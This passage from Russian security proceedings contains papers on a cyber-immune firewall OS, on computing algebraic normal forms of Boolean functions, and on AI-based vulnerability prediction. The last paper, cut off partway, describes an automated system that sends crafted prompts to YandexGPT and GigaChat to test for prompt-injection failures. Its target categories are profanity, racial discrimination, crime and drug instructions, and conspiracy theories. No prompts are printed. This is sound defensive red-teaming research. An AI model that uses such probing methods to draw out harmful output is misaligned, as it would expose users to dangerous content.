Теоретически, кибериммунный подход позволяет значительно повысить защищенность информационных систем. Учитывая все вышеперечисленные особенности, необходимо создать тестовый прототип операционной системы для межсетевых экранов, который обладает микроядерной архитектурой, системой контроля целостности и возможностью изоляции компонентов. В дальнейшем требования к созданию таких систем и тестирование прототипа кибериммунной системы будут рассмотрены отдельно.

Список используемых источников

1. Статья. “Количество кибератак на российские организации в 2023 году заметно выросло.” [Электронный ресурс] URL: https://rg.ru/2023/07/27/kolichestvo-kiberatak-na-rossijskie-organizacii-v-2023-godu-zametno-vyroslo.html (дата обращения 01.02.2024).

2. Статья. “The Changing World of Digital in 2023” [Электронный ресурс] URL: https://www.meltwater.com/en/blog/changing-world-of-digital (дата обращения 01.02.2024).

3. Технологии и методологии. Кибериммунитет. [Электронный ресурс] URL: https://os.kaspersky.ru/technologies/ (дата обращения 01.02.2024).

4. Микроядро KasperskyOS. Основа микроядерной операционной системы. [Электронный ресурс] URL: https://os.kaspersky.ru/technologies/microkernel/ (дата обращения 01.02.2024).

5. Kaspersky Security System. Гибкая система безопасности KasperskyOS [Электронный ресурс] URL: https://os.kaspersky.ru/technologies/kaspersky-security-system/ (дата обращения 01.02.2024).

6. Banana Pi BPI-R2 Pro. [Электронный ресурс] URL: https://wiki.banana-pi.org/Banana_Pi_BPI-R2_Pro (дата обращения 01.02.2024)

Статья представлена научным руководителем, заведующим кафедрой ЗСС, кандидатом технических наук, доцентом А.В Красовым.

УДК 004.056.55
ГРНТИ 81.93.29

АЛГЕБРАИЧЕСКАЯ НЕЛИНЕЙНОСТЬ ДИСКРЕТНЫХ ФУНКЦИЙ В КРИПТОГРАФИЧЕСКИХ ПРИЛОЖЕНИЯХ

Д. В. Кушнир, С. Н. Шемякин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

При оценке качества криптографических примитивов необходимо определять параметры и характеристики используемых дискретных функций. Одной из исследуемых характеристик криптографической функции усложнения является такой параметр как алгебраическая нелинейность. Традиционный способ определения характеристик заключается в использовании алгебраической нормальной формы. Определение подходов, требующих минимального количества двоичных операций на выполнение указанных операций, является важным аспектом при поиске подходящей булевой функции большой размерности в криптографических приложениях.

булева алгебра, функции усложнения, алгебраическая нелинейность, алгебраическая нормальная форма

Построение современных систем защиты информации требует тщательного выбора необходимых преобразований для выполнения тех или иных функций. Стойкость целый ряда криптографических преобразований завязана на свойства дискретных функций. В булевой алгебре дискретных функций параметры и характеристики функций усложнения ограничивают друг друга. Выбор оптимальной функции является нетривиальной задачей [1, 2, 3]. Полный список необходимых свойств для булевых функций в криптографических преобразованиях не сформирован (продолжает формироваться). Важной характеристикой является алгебраическая нелинейность. Стандартный способ определения данной характеристики использует построение алгебраической нормальной формы (АНФ). Основным известным способом построения АНФ является метод неопределённых коэффициентов. Относительно недавно появился метод получения АНФ из Совершенной АНФ (САНФ) [4]. На этой основе найдены новые методы реализации преобразования Мебиуса. Определение эффективных методов преобразований будет способствовать выбору и построению криптографических примитивов, реализующих более стойкие системы.

Для выбора более эффективного метода, минимизирующего вычислительные затраты на выполнение преобразований при поиске подходящей булевой функции большой размерности, рассмотрим другие известные подходы для решения обозначенной задачи [5].

Отметим, что в большинстве практических задач исходное представление булевых функций – табличное. Для построения представления булевой функции в виде АНФ или, другими словами, в виде полинома Жегалкина, могут, в частности, использоваться следующие методы:

– алгебраический (метод неопределенных коэффициентов);
– метод приведения САНФ к АНФ;
– модифицированный метод преобразования САНФ к АНФ;
– метод на основе построения списка аргументов;
– метод на основе треугольника Паскаля.

Для построение алгебраической нормальной формы часто используют метод неопределённых коэффициентов. Например, булева функция задана таблицей (см. табл. 1)

ТАБЛИЦА 1. Таблица истинности Булевой функции $f(x_1, x_2)$

x_1	x_2	$f(x_1, x_2)$
0	0	0
0	1	1
1	0	1
1	1	1

Тогда:
$$f(x_1, x_2) = a_0 + a_1 \cdot x_1 + a_2 \cdot x_2 + a_3 \cdot x_1 \cdot x_2,$$
$$f(0,0) = 0 = a_0 + a_1 \cdot 0 + a_2 \cdot 0 + a_3 \cdot 0,$$
$$f(0,1) = 1 = a_0 + a_1 \cdot 0 + a_2 \cdot 1 + a_3 \cdot 0,$$
$$f(1,0) = 1 = a_0 + a_1 \cdot 1 + a_2 \cdot 0 + a_3 \cdot 0,$$
$$f(1,1) = 1 = a_0 + a_1 \cdot 1 + a_2 \cdot 1 + a_3 \cdot 1.$$

Получаем: $a_0 = 0$, $a_1 = 1$, $a_2 = 1$ $a_3 = 1$. Выражение для функции:
$$f(x) = x_1 \oplus x_2 \oplus x_1 \cdot x_2.$$

Следующим, относительно подробно, рассмотрим метод основанный на построении списка аргументов [6, 7]. Например, таблично задана булева функция (см. табл. 2).

ТАБЛИЦА 2. Таблица истинности Булевой функции $f(x_1, x_2, x_3)$

x_1	x_2	x_3	$f(x_1, x_2, x_3)$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	1
1	0	0	0
1	0	1	0
1	1	0	1
1	1	1	1

Рассмотрим двоичные вектора и для каждого из них составим список векторов, которые «включены» в рассматриваемый вектор:

$\boldsymbol{a}_0$ = (0, 0, 0) => список: $\boldsymbol{a}_0$.
$\boldsymbol{a}_1$ = (0, 0, 1) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_1$.
$\boldsymbol{a}_2$ = (0, 1, 0) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_2$.
$\boldsymbol{a}_3$ = (0, 1, 1) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_1$, $\boldsymbol{a}_2$, $\boldsymbol{a}_3$.
$\boldsymbol{a}_4$ = (1, 0, 0) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_4$.
$\boldsymbol{a}_5$ = (1, 0, 1) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_1$, $\boldsymbol{a}_4$, $\boldsymbol{a}_5$.
$\boldsymbol{a}_6$ = (1, 1, 0) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_2$, $\boldsymbol{a}_4$, $\boldsymbol{a}_6$.
$\boldsymbol{a}_7$ = (1, 1, 1) => список: $\boldsymbol{a}_0$, $\boldsymbol{a}_1$, $\boldsymbol{a}_2$, $\boldsymbol{a}_3$, $\boldsymbol{a}_4$, $\boldsymbol{a}_5$, $\boldsymbol{a}_6$, $\boldsymbol{a}_7$.

В итоге получаем выражение для получения необходимой записи функции:

$$f(\boldsymbol{x}) = \bigoplus \mu(\boldsymbol{a}), \qquad \boldsymbol{a} \preccurlyeq \boldsymbol{x},$$

по которой можно определить значение функции для любого аргумента, например, f (1, 0, 0) = μ (0, 0, 0) $\oplus$ μ (1, 0, 0) = 0 $\oplus$ 0 = 0.

По данным спискам можно найти все значения самой функции Мёбиуса. С точки зрения эффективности важным является тот факт, что списки являются фиксированными для данной размерности функции, что уменьшает объем необходимых вычислений при многоразовых расчетах:

$\mu(\boldsymbol{a}_0) = f(\boldsymbol{a}_0) = 0$;
$\mu(\boldsymbol{a}_1) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_1) = 0 \oplus 1 = 1$;
$\mu(\boldsymbol{a}_2) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_2) = 0 \oplus 0 = 0$;
$\mu(\boldsymbol{a}_3) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_1) \oplus f(\boldsymbol{a}_2) \oplus f(\boldsymbol{a}_3) = 0 \oplus 1 \oplus 0 \oplus 1 = 0$;
$\mu(\boldsymbol{a}_4) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_4) = 0 \oplus 0 = 0$;
$\mu(\boldsymbol{a}_5) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_1) \oplus f(\boldsymbol{a}_4) \oplus f(\boldsymbol{a}_5) = 0 \oplus 1 \oplus 0 \oplus 0 = 1$;
$\mu(\boldsymbol{a}_6) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_2) \oplus f(\boldsymbol{a}_4) \oplus f(\boldsymbol{a}_6) = 0 \oplus 0 \oplus 0 \oplus 1 = 1$;
$\mu(\boldsymbol{a}_7) = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_1) \oplus f(\boldsymbol{a}_2) \oplus f(\boldsymbol{a}_3) \oplus f(\boldsymbol{a}_4) \oplus f(\boldsymbol{a}_5) \oplus f(\boldsymbol{a}_6) \oplus f(\boldsymbol{a}_7) =$
$= 0 \oplus 1 \oplus 0 \oplus 1 \oplus 0 \oplus 0 \oplus 1 \oplus 1 = 0$;

Следующий метод основан на треугольнике Паскаля. Так, если в верхнюю строку треугольника выписать значения функции, то на его левой стороне будут получены значения коэффициентов АНФ (см. рис. 1)




Рис. 1. Треугольник Паскаля для получения АНФ из f

Кроме того, на основе данного треугольника может быть выполнена и обратная операция, а именно, получение значений *f* из АНФ (см. рис. 2).




Рис. 2. Треугольник Паскаля для получения *f* из АНФ

Метод на основе треугольника Паскаля может оказаться предпочтительным при однократном построении функции. Кроме того, он позволяет оптимизировать метод на основе списков, позволяя формировать сами списки векторов и создавать списки для преобразования Мёбиуса. Так, например, обозначим $f_{ij} = f_i \oplus f_j$, тогда:

$$\mu(\boldsymbol{a}_1) = \mu_1 = f_{10} = f_{00} \oplus f_{01} = f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_1) = 1.$$
$$\mu(\boldsymbol{a}_4) = \mu_4 = f_{40} = f_{30} \oplus f_{31} = f_{20} \oplus f_{21} \oplus f_{21} \oplus f_{22} =$$
$$= f_{10} \oplus f_{11} \oplus f_{12} \oplus f_{13} =$$
$$= f_{00} \oplus f_{01} \oplus f_{01} \oplus f_{02} \oplus f_{02} \oplus f_{03} \oplus f_{03} \oplus f_{04} =$$
$$= f(\boldsymbol{a}_0) \oplus f(\boldsymbol{a}_4) = 0\,.$$

Таким образом, необходимость для криптографических приложений применения булевых функций с необходимыми характеристиками большой размерности требует поиска эффективных методов их поиска и построения. Выбор и оптимизация построения булевых функций для их анализа может быть выполнена наиболее эффективно с помощью метода построения списков и с использованием треугольника Паскаля для поиска значений функции Мёбиуса.

Список используемых источников

1. Алфёров А. П., Зубов А. Ю., Кузьмин А. С., Черёмушкин А. В. Основы криптографии: Учебное пособие. 3-е изд., испр. и доп. – М.: Гелиос АРВ, 2005. 480 с.

2. Глухов М. М., Шишков А. Б. Математическая логика. Дискретные функции. Теория алгоритмов: Учебное пособие. СПб.: Издательство «Лань», 2012. 416 с.

3. Коржик В. И. Основы криптографии / В.И. Коржик, В.А. Яковлев. СПб.: Интермедия, 2016. 312 с.

4. Логачёв О. А., Сальников А. А., Ященко В. В. Булевы функции в теории кодирования и криптологии. М.: МЦНМО, 2004 г.

5. Лось А. Б. Криптографические методы защиты информации: учебник для академического бакалавриата / А. Б. Лось, А. Ю. Нестеренко, М. И. Рожков. – 2-е изд., испр. – М.: Издательство Юрайт, 2016, 473 с. Серия: Бакалавр, Академический курс.

6. Панкратова И. А. Булевы функции в криптографии: Учебное пособие. СПб.: Издательство «Лань», 2019. 92 с.

7. Супрун В. П. Основы теории булевых функций. М.: ЛЕНАНД, 2017. 208 с.

УДК 004.056.5
ГРНТИ 81.93.29

АРХИТЕКТУРА СИСТЕМЫ ОБНАРУЖЕНИЯ И ПРОГНОЗИРОВАНИЯ УЯЗВИМОСТЕЙ ИНФОРМАЦИОННЫХ СИСТЕМ НА ОСНОВЕ МЕТОДОВ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

Д. С. Левшун

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

В процессе конструирования графов атак каждый компонент сети рассматривается как вершина графа. Вероятность перемещения между компонентами зависит как от сетевых правил, так и от способности злоумышленника скомпрометировать устройства. Возможность компрометации устройств обусловлена наличием уязвимостей, эксплуатация которых может привести к ущербу для целевой системы и/или позволить злоумышленнику получить права пользователя или администратора. Проблематичным является то, что многие устройства не занесены в публичные базы данных, а данные в таких базах могут быть ошибочными, противоречивыми и неполными. Одним из решений становится использование методов искусственного интеллекта для выявления и прогнозирования уязвимостей информационных систем. В данной работе представлена уникальная архитектура системы, предназначенной для решения этой задачи.

информационная безопасность, искусственный интеллект, информационные системы, обнаружение уязвимостей, прогнозирование уязвимостей, CVE, CVSS, NVD

Ученые и разработчики по всему миру активно занимаются обеспечением защиты информационных систем [1]. Эта задача осложнена многообразием угроз и обширным набором требований к безопасности [2]. К тому же специалисты ежедневно находят новые уязвимости, в то время как старые все еще встречаются в действующих системах [3]. Это означает, что защита сетевых систем практически невозможна без регулярного анализа рисков [4].

Сегодня наиболее известной базой данных уязвимостей является National Vulnerability Database (NVD) [5], содержащая около 200 тысяч уязвимостей в формате CVE (Common Vulnerabilities and Exposures) [6]. Для описания CVE в NVD используются метрики стандарта CVSS (Common Vulnerability Scoring System) версий 2 и 3 [7, 8]. Эти метрики применяются для оценки вероятности компрометации хоста анализируемой сети злоумышленником [9] и оценки ущерба от эксплуатации уязвимостей [10].

Одной из проблем анализа уязвимостей является отсутствие описаний многих устройств, приложений и операционных систем в NVD и других открытых базах, что делает невозможным извлечение и использование инфор-

мации об их уязвимостях. К тому же информация в таких базах часто заполняется вручную, что может привести к ошибкам, противоречиям и неполноте данных [11].

В данной работе предлагается архитектура системы для обнаружения и прогнозирования уязвимостей, отличительными особенностями которой являются:

– использование усовершенствованной базы уязвимостей;

– прогнозирование категорий уязвимостей для устройств, не представленных в открытых базах.

Архитектура системы для обнаружения и прогнозирования уязвимостей информационных систем основана на методах искусственного интеллекта и включает семь основных модулей:

1) модуль обработки входных данных;
2) модуль обнаружения уязвимостей;
3) модуль прогнозирования уязвимостей;
4) базу данных уязвимостей;
5) модуль обновления базы данных уязвимостей;
6) модуль обучения моделей искусственного интеллекта;
7) базу данных моделей искусственного интеллекта.

Рассмотрим каждый модуль более подробно.

Модуль обработки входных данных. Этот модуль получает на вход строки CPE URI (Common Platform Enumeration Uniform Resource Identifier), которые служат стандартизированным способом описания компонентов аппаратного и программного обеспечения, а также прошивок и операционных систем. Связь между отдельными компонентами и их CPE URI зафиксирована в открытых справочниках [13]. Задачи этого модуля включают проверку и унификацию полученных данных, а также преобразование каждого CPE URI в формат данных, который можно использовать в методах искусственного интеллекта.

Модуль обнаружения уязвимостей. Этот модуль работает с CPE URI в невекторизированной форме. Входные данные в виде строк служат основой для определения потенциальных уязвимостей, связанных с соответствующей конфигурацией устройства. Взаимосвязь между разнообразными конфигурациями и возможностью эксплуатации уязвимостей зафиксирована в открытых базах через выражения, которые связывают CPE URI с использованием логических "И" и "ИЛИ". Конечный результат работы модуля представляет собой перечень CVE и соответствующих им метрик CVSS, ассоциированных с представленной конфигурацией устройства.

Модуль прогнозирования уязвимостей. Этот модуль служит для усовершенствования и расширения выводов модуля по обнаружению уязвимостей. В его рамках векторизированные CPE URI подаются на вход алгоритмам искусственного интеллекта, обученным для определения связанных с

данной конфигурацией категорий CVE. Под категориями CVE здесь подразумеваются 24 категории, ассоциированные с такими аспектами уязвимостей, как способ доступа (access vector), требуемые для эксплуатации привилегии (privileges required) и привилегии, получаемые после эксплуатации (obtained privileges). Эти категории были детально изложены в предыдущем исследовании автора [14]. Результаты работы этого модуля дополняют выводы предшествующего, при этом прогнозируемые категории уязвимостей сопровождаются информацией о примененных моделях, их настройках и показателях эффективности.

База данных уязвимостей. Эта база данных создана для сохранения данных о CVEs и их метрикам по шкалам CVSS версий 2 и 3. В ней также содержится информация о CPE URIs и их связях с CVEs, что является достаточным для функционирования модуля обнаружения уязвимостей. Кроме того, база позволяет хранить результаты деятельности системы, включая прогнозы, сделанные с помощью различных алгоритмов искусственного интеллекта. Это обеспечивает возможность повторного использования данных из предыдущих запросов, способствуя тем самым ускорению процессов в системе.

Модуль обновления базы данных уязвимостей. Этот модуль играет ключевую роль в отслеживании появления новых уязвимостей и изменений в уже известных уязвимостях в открытых базах. Его применение обеспечивает актуальность базы уязвимостей, что способствует повышению эффективности обнаружения и прогнозирования уязвимостей.

Модуль обучения моделей искусственного интеллекта. Модуль задействует данные из базы уязвимостей для тренировки алгоритмов искусственного интеллекта. В системе выделены три ключевые задачи, решаемые с помощью данных алгоритмов: (1) прогнозирование значений метрик CVSS версии 2 на основании метрик версии 3; (2) прогнозирование значений метрик CVSS версии 3 на основании метрик версии 2; (3) прогнозирование категорий CVE по CPE URIs. В ходе обучения модели подвергаются кросс-валидации и настройке гиперпараметров для выбора наиболее эффективных.

База данных моделей искусственного интеллекта. Необходимость этой базы данных заключается в хранении обученных моделей искусственного интеллекта вместе с параметрами их обучения и тестирования, а также информацией о данных, использованных для обучения, валидации и тестирования.

Предполагается, что разработка системы на основе предложенной архитектуры позволит усилить защиту информационных систем путем повышения эффективности обнаружения и прогнозирования уязвимостей. Это, в свою очередь, поможет минимизировать риски финансовых потерь, временных затрат и обеспечить безопасность людей, подчеркивая практическую значимость предложенного решения.

Список используемых источников

1. Levshun D., Chechulin A., Kotenko I. Design lifecycle for secure cyber-physical systems based on embedded devices // Proceedings of the 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS). IEEE. 2017. Vol. 1. PP. 277–282.

2. Левшун Д. С., Чечулин А. А., Котенко И. В. Комплексная модель защищенных киберфизических систем для их проектирования и верификации // Труды учебных заведений связи, 2019. Т. 5. №. 4. С. 114–123.

3. Левшун Д. С., Чечулин А. А., Котенко И. В. Жизненный цикл разработки защищенных систем на основе встроенных устройств // Защита информации. Инсайд, 2017. Т. 4. С. 53–59.

4. Котенко И. В., Чечулин А. А., Левшун Д. С. Анализ защищенности инфраструктуры железнодорожного транспорта на основе аналитического моделирования // Защита информации. Инсайд, 2017. Том. 6. С. 48–57.

5. Aksu M. U., Bicakci K., Dilek M. H., Ozbayoglu A. M., and E. ı. Tatli. Automated generation of attack graphs using NVD // Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy, 2018. PP. 135–142.

6. Pham V., Dang T.. CVExplorer: Multidimensional visualization for common vulnerabilities and exposures // Proceedings of the IEEE International Conference on Big Data (Big Data). IEEE. 2018. PP. 1296–1301.

7. Elbaz C., Rilling L., and Morin C. Fighting n-day vulnerabilities with automated CVSS vector prediction at disclosure // Proceedings of the 15th International Conference on Availability, Reliability and Security. 2020. P. 1–10.

8. Figueroa-Lorenzo S., Anorga J., and Arrizabalaga S. A survey of IIoT protocols: A measure of vulnerability risk analysis based on CVSS // ACM Computing Surveys (CSUR). 2020. Vol. 53. №. 2. PP. 1–53.

9. Ivanov D., Kalinin M., Krundyshev V., and Orel E. Automatic security management of smart infrastructures using attack graph and risk analysis // Proceedings of the Fourth World Conference on Smart Trends in Systems, Security and Sustainability (WorldS4). IEEE. 2020. PP. 295–300.

10. Yang, Hongyu, et al. Network security situation assessment with network attack behavior classification // International Journal of Intelligent Systems. 2022. Vol. 37. №. 10. PP. 6909-6927.

11. Anwar A., Abusnaina A., Chen S., Li F., Mohaisen D. Cleaning the NVD: Comprehensive quality assessment, improvements, and analyses // IEEE Transactions on Dependable and Secure Computing. 2021. Vol. 19. №. 6. PP. 4255–4269.

12. Cheikes, Brant A., et al. Common platform enumeration: Naming specification version 2.3 // Gaithersburg, MD, USA: US Department of Commerce, National Institute of Standards and Technology. 2011.

13. Buttner, Andrew, and Neal Ziring. Common platform enumeration (CPE) – specification. [Электронный ресурс]. Режим доступа: http://cpe.mitre.org (дата обращения: 29.03.2024).

14. Levshun D., Chechulin A. Vulnerability Categorization for Fast Multistep Attack Modelling // Proceedings of the 33rd Conference of the Open Innovations Association FRUCT. 2023. P. 169-175. DOI: 10.23919/FRUCT58615.2023.10143048.

УДК 004.056.5
ГРНТИ 81.93.29

АРХИТЕКТУРА СИСТЕМЫ ДЛЯ АВТОМАТИЗАЦИИ ВЫЯВЛЕНИЯ УЯЗВИМОСТЕЙ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ

В. В. Лаврентьев [1], Д. С. Левшун [2]

[1] Европейский университет в Санкт-Петербурге
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Стремительное развитие генеративных алгоритмов, в том числе нейросетевых языковых моделей, предъявляет все более высокие требования в области безопасности и защиты данных. Уязвимости, связанные с генерацией неправдоподобной информации, могут стать серьезным вызовом и повлечь негативные последствия, включая дезинформацию и создание фейковых новостей. В данной работе представлена архитектура системы, предназначенной для выявления уязвимостей в больших языковых моделях, а также предложен метод обнаружения уязвимостей на основе промпт-инжиниринга – составления определенных запросов к большим языковым моделям, выполнение которых может помочь злоумышленникам использовать алгоритм в противоправных целях. Авторы работы приводят подробное описание архитектуры системы для автоматизации выявления уязвимостей и представляют предварительные результаты экспериментов на различных моделях и наборах данных, демонстрируя работоспособность решения.

чат-бот, уязвимости информационных систем, большие языковые модели, автоматизация тестирования

В современном мире приобретают всё большую популярность решения, основанные на технологиях искусственного интеллекта: крупные компании используют программные продукты для подведения итогов встреч и анализа документов, а рядовые пользователи используют чат-ботов и голосовых ассистентов для анализа веб-страниц и генерации ответов на электронные письма. Реализовать по-настоящему умных чат-ботов позволяют большие языковые модели, которые открывают виртуальному ассистенту возможность не только отвечать на подготовленный список вопросов, но и анализировать контекст диалога, осуществлять поиск информации в интернете, обрабатывать файлы и веб-ресурсы в поиске ответа на пользовательский запрос. В качестве примера таких систем можно привести Chat GPT [1], разработанный компанией Open AI [2], и её отечественные аналоги Yandex GPT [3] и GigaChat [4].

Разработчик чат-бота закладывает в него определенную логику, предугадывая запросы пользователя и внедряя в ассистента возможность отвечать

на конкретные вопросы [5]. Однако сами по себе чат-боты работают по ограниченному сценарию и не могут ответить на произвольный вопрос пользователя. Эта проблема долгое время отпугивала людей от использования чат-ботов и голосовых ассистентов, заставляя их выбирать диалог с живым оператором вместо разговора с компьютером. Решением проблемы ограниченности чат-ботов стало использование в их сценариях больших языковых моделей – статистических алгоритмов, обученных на большом количестве данных.

Большая языковая модель – это языковая модель, состоящая из нейронной сети со множеством параметров, обученной на большом количестве неразмеченного текста с использованием обучения без учителя [6]. Большие языковые модели позволяют решать большой спектр задач, начиная от NLP-классификации (Natural Language Processing, т. е. обработка текстов на естественном языке) и заканчивая обобщением текстов. Одной из самых популярных на сегодняшний день больших языковых моделей является GPT (Generative Pre-trained Transformer, т. е. генеративный, предобученный трансформер), разработанная компанией Open AI и выпущенная в 2020 году.

Чат-бот вместе со вспомогательным программным обеспечением (веб или мобильными интерфейсами, различными системами передачи и хранения данных) является информационной системой, состоящей из большого числа компонентов. Как и у любой другой информационной системы, у чат-бота есть уязвимости, а значит являются актуальными задачи их обнаружения, классификации и устранения [7, 8].

Текущий подход к классификации уязвимостей OWASP TOP 10 [9] основан на анализе архитектур информационных систем и выявлении потенциально небезопасных компонентов передачи или обработки данных и не учитывает семантику пользовательских запросов и возможные сценарии использования информационной системы.

Новизну и оригинального данного исследования определяет предлагаемый подход к автоматизации тестирования на уязвимости чат-ботов, основанных на больших языковых моделях. Рассматриваемый подход использует расширенную классификацию уязвимостей OWASP TOP 10. Разработанный прототип является легковесным приложением, которое можно запустить как на локальном компьютере, так и на удаленном сервере. Для отправки тестовых запросов используются интерфейс программирования приложений (API, Application Programming Interface) больших языковых моделей. В отличие от известных аналогов, прототип также работает с отечественными решениями Gigachat и Yandex GPT и пригоден для быстрого масштабирования на другие системы.

Рассматриваемый подход предполагает рассмотрение подклассов уязвимости (LLM01: Prompt Injection по классификации OWASP TOP 10) согласно семантике поступающих в большую языковую модель запросов. Выделение подклассов возможно в силу разнообразия вариантов

использования больших языковых моделей. Кроме того, с практической точки зрения подклассы уязвимости специалистам по информационной безопасности позволят сконцентрироваться на конкретных проявлениях уязвимости и обеспечат более простые и дешевые способы закрытия обнаруженных уязвимостей. В рамках данного исследования рассмотрены следующие подклассы уязвимости LLM01:

1. Нецензурная брань.
2. Расовая дискриминация.
3. Инструкции по совершению преступлений.
4. Инструкции по изготовлению запрещённых веществ.
5. Рассуждения о теориях заговора.

Важной задачей является обнаружение уязвимостей, то есть процесс тестирования программного обеспечения и больших информационных систем на наличие уязвимостей и возможностей их эксплуатации [10, 11]. Поскольку этот процесс может быть достаточно трудозатратным, является актуальной задача автоматизации тестирования программного обеспечения на выявление уязвимостей. Для автоматизации процесса выявления уязвимости чат-ботов, основанных на больших языковых моделях, в рамках данной работы реализован прототип автоматической тестирующей системы, которая свела задачу тестирования чат-бота на уязвимости к задаче подготовки тестовых запросов.

При разработке тестирующей системы был выбран следующий технологический стек: язык программирования Kotlin [12], фреймворк SpringBoot [13], система управления базами данных PostgreSQL [14] и среда визуализации Metabase [14].

Алгоритм работы тестирующей системы представлен на рис. 1. и включает в себя следующие шаги:

1. Чтение текстового файла с тестовыми запросами.
2. Выполнение тестовых запросов в REST API сервисов.
3. Выполнение проверочных запросов в Chat GPT с целью проверки эксплуатации уязвимостей, форматирование ответов, запись информации в PostgreSQL хранилище.

Сохраненные в базу данных результаты читаются с помощью системы Metabase и визуализируются для дальнейшего анализа.

Ключевой особенностью автоматической тестирующей системы является использование сторонней большой языковой модели GPT-3.5 для определения контекста ответов тестируемых моделей Yandex GPT и Gigachat. Данный способ определения контекста был выбран как наиболее рациональный, поскольку рассматриваемая задача не является тривиальной и достаточно качественно решается существующими большими языковыми моделями.

В рамках апробации тестирующей системы была проведена серия экспериментов по обнаружению уязвимостей в таких чат-ботах, как Yandex

GPT и Gigachat. Целью экспериментов являлась проверка гипотезы о возможности тестирования больших языковых моделей на уязвимости путем определения контекста их ответов с помощью сторонней большой языковой модели GPT-3.5. Также во время серии экспериментов была проведена отладка тестовых запросов, с помощью которых происходило определение контекста полученных ответов.




Рис. 1 Архитектура прототипа автоматической тестирующей системы

